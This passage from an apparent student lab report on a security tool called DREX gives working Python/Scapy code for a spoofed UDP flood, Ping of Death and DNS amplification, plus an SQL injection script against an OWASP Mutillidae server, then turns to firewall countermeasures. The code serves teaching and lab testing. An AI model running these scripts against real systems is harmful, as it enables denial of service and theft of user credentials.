    print("Insert target IP address: ")
    target = input()

    print("Starting UDP flood attack towards " + target + " ...")

    def spoofed_flood():

        while True:
            send(IP(src="192.168.222." + str(random.randint(2, 253)), dst=target)/UDP(dport=123)/"RANDOOOOOOMMMMM", inter=0.000001, loop=1, count=100)

    try:
        spoofed_flood()

    except KeyboardInterrupt:
        choose_dos()


    t1 = threading.Thread(target=spoofed_flood())
    t2 = threading.Thread(target=spoofed_flood())
    t3 = threading.Thread(target=spoofed_flood())
    t4 = threading.Thread(target=spoofed_flood())

    t1.start()
    t2.start()
    t3.start()
    t4.start()
```

Figure 40: Code Snippet of Spoofed UDP Flood.

After the execution of the attack, the CPU usage of the Windows XP start to increase up to 14% of the total capacity, as it is possible to see in Figure 41.



Figure 41: Statistics of Windows XP while Spoofed UDP Flood Attack is executed.

In Figure 42, we show the traffic registered with Wireshark.



Figure 42: Traffic capturing for Spoofed UDP Flood Attack.

Ping of Death

The “Ping of Death” is implemented as shown in Figure 43.

```python
def ping_of_death():
    string = '''\
'''

    print("Insert target IP address: ")
    target = input()

    try:
        packet = IP(src=RandIP(), dst=target) / ICMP() / ('K' * 65507)
        print("Starting Ping of Death attack towards", target, "...")
        send(packet, inter=0.0001, loop=1)
    except KeyboardInterrupt as e:
        sys.exit(1)
```

Figure 43: Code Snippet of Ping of Death attack.

After the execution of the attack, the CPU resources of the Windows XP increase up to 21% as shown in Figure 44.



Figure 44: Statistics of Windows XP while Ping of Death Attack is executed.

In Figure 45, we show the traffic registered with Wireshark.



Figure 45: Traffic capturing for Ping of Death Attack.

Exploits

In this section, we will analyse the results of the Exploits attacks. We provide the snippet of code for each module in the Denial-of-Service section of our script, and the result of the execution of each attack.

We present a small summary of the code of the attacks of this section:

- ***DNS Amplification:*** The attack takes as input the IP address of the victim and perform a DoS on the DNS resolver of the Network, specifically on the Firewall IP which resolves all the DNS queries. Basically, to perform this Denial-of-Service, the program creates a packet with DNS layer asking for the resolution of the domain `google.com`. Then it sends the packet to the DNS resolver with the source ip address of the victim.
- ***SQL Injection:*** The attack takes as input the Website IP and perform a POST request to the login page of the Owasp webserver and try to perform a simple SQL injection to get the information of the registered users. The output of the attack is a file, i.e., response.html, with all the information of the resulting web page.

DNS Amplification

Before introducing our simulation of the DNS Amplification attack, let's clarify what a DNS Amplification is. In Figure 46, we can see the general schema of a DNS Amplification.



Figure 46: General schema of DNS Amplification.

A domain name server amplification attack is a popular form of DoS attack that attempts to flood a target system with DNS response traffic. The technique consists of an attacker sending a DNS name lookup request to an open DNS server with the source address spoofed to be the target's address.

In our case, we decide to implement the attack as shown in Figure 47.

```
def dns_amplification():

    string = '''\

 ____  _   _ ____     ____  _   _ ____  _      _ _____ _  ____  ____  _____ _  ____  _   _
/  _ \/ \  /|/ ___\  /  _ \/ \__/|/  __\/ \    / \/    // \/   _\/  _ \/__ __\/ \/  _ \/ \  /|
| | \|| |\ |||    \  | / \|| |\/|||  \/|| |    | ||  __\| ||  /  | / \|  / \  | || / \|| |\ ||
| |_/|| | \|||\___ | | |-||| |  |||  __/| |_/\| || |   | ||  \_ | |-||  | |  | || \_/|| | \||
\____/\_/  \|\____/  \_/ \|\_/  \|\_/   \____/\_/\_/   \_/\____/\_/ \|  \_/  \_/\____/\_/  \|

'''

    print(string)

    print("Insert the target IP address: ")
    target = input()

    dns = "198.162.222.1" #DNS server

    try:
        while True:
            packet = IP(src=target, dst=dns) / UDP(sport=RandShort(), dport=53) / DNS(rd=1, qd=DNSQR(qname="google.com", qtype=255))
            send(packet, loop=1, inter=0.000001)
    except KeyboardInterrupt as e:
        sys.exit(1)
```

Figure 47: Code Snippet of DNS Amplification attack.

The results of this attack are shown in Figure 48. While performing the attack, a potential victim that is browsing is blocked and it is unable to visit any page. The traffic captured is displayed in Figure 49.



Figure 48: Results of the attack. When we click on the link of University of Padua, it is loading and not resolving the domain.



Figure 49: Traffic captured with Wireshark when the DNS Amplification attack is active.

SQL Injection

Before introducing our simulation of the SQL Injection attack, let's clarify what an SQL Injection is. In Figure 50, we can see the general schema of an SQL Injection.



Figure 50: SQL Injection General Schema.

The attack can exploit poorly protected websites and database server by passing SQL queries that should not be allowed to execute. A webserver can be breached if it accepts input from users that can be passed as part of an SQL-query as in the case of the OWASP Webserver on the service mutillidae, i.e., we had in our network. Instead of filling the right form field for the username, we can pass a string that modifies the query for the database. The rightful query that should be passed to the database is, for example:

(Q1) `SELECT * FROM accounts WHERE username='admin' AND password='admin'`

In this simple example of attack, we modify the query (Q1) in the following malicious query (Q2):

(Q2) `SELECT * FROM accounts WHERE username='' OR 1=1 --`

By doing so, the database will receive a query that is always true (because of the 1=1), it will not check for the password as the '--' allows to comment anything following, so it will then respond by giving all the rows from the Table `accounts`, hence allowing us to gain all the information possible regarding every account.

The SQL program in our project is implemented as shown in Figure 51.

```
def sql_injection():

    string = '''\
 _____ _____ _       _ _____ _____ _____ _ _____ _
/ ___\/  _  \ \     / \ \  /|  / |/  __//  __\/ __\/  _  \ \  /|
|    \| / \|| |     | || |\ ||  | ||  \  |  \/|  /   / \  | || / \|| |\ ||
\___ || \_\|| |_/\  | || | \||/\_| ||  /_ |  __\|  \_  | |  | || \_/|| | \||
\___/\____\\____/  \_/\_/  \|\____/\____\\____/\_/ \_/\_/\____/\_/  \|
'''

    print("Insert the website IP:")
    target = input()
    print("[-] Attempting an SQL injection attack...")

    r = requests.post("http://"+target+"/mutillidae/index.php?page=user-info.php&username='+OR+1%3D1+--+'&password=&user-info-php-submit-button=View+Account+Details"
        json={"username": "' OR 1=1 --'", "password": ""})

    with open("Desktop/response.html", "w") as file:
        file.write(r.text)

    print("Saved in Desktop the html page with all the users info!")
    time.sleep(60)
    choose_exploit()
```

Figure 51: Code snippet of SQL Injection Attack.

When the attack succeeds, we get access to all the information related to the users registered in the Database. The results are shown in Figure 52 where the file `response.html` is displayed. This allows the attacker to then log into the application by using any of the stolen credential, and impersonate that person.



Figure 52: SQL Injection results.

Countermeasures & Defences

Various defence mechanisms have been used as counter measure for the attacks implemented in DREX. First, we chose a Palo Alto firewall as our main tool to filter traffic, define which routing rules could be introduced, and to structure our network segments in logical ***zones***. The firewall configuration can be seen in Figures 53, 54, 55, 56, 57 and 58.



Figure 53: Dashboard for the Palo Alto firewall, as seen from the Kali Internal machine.



Figure 54: Network Interfaces configured on the Palo Alto firewall.



Figure 55: Logical Zones as seen from the Palo Alto Firewall.

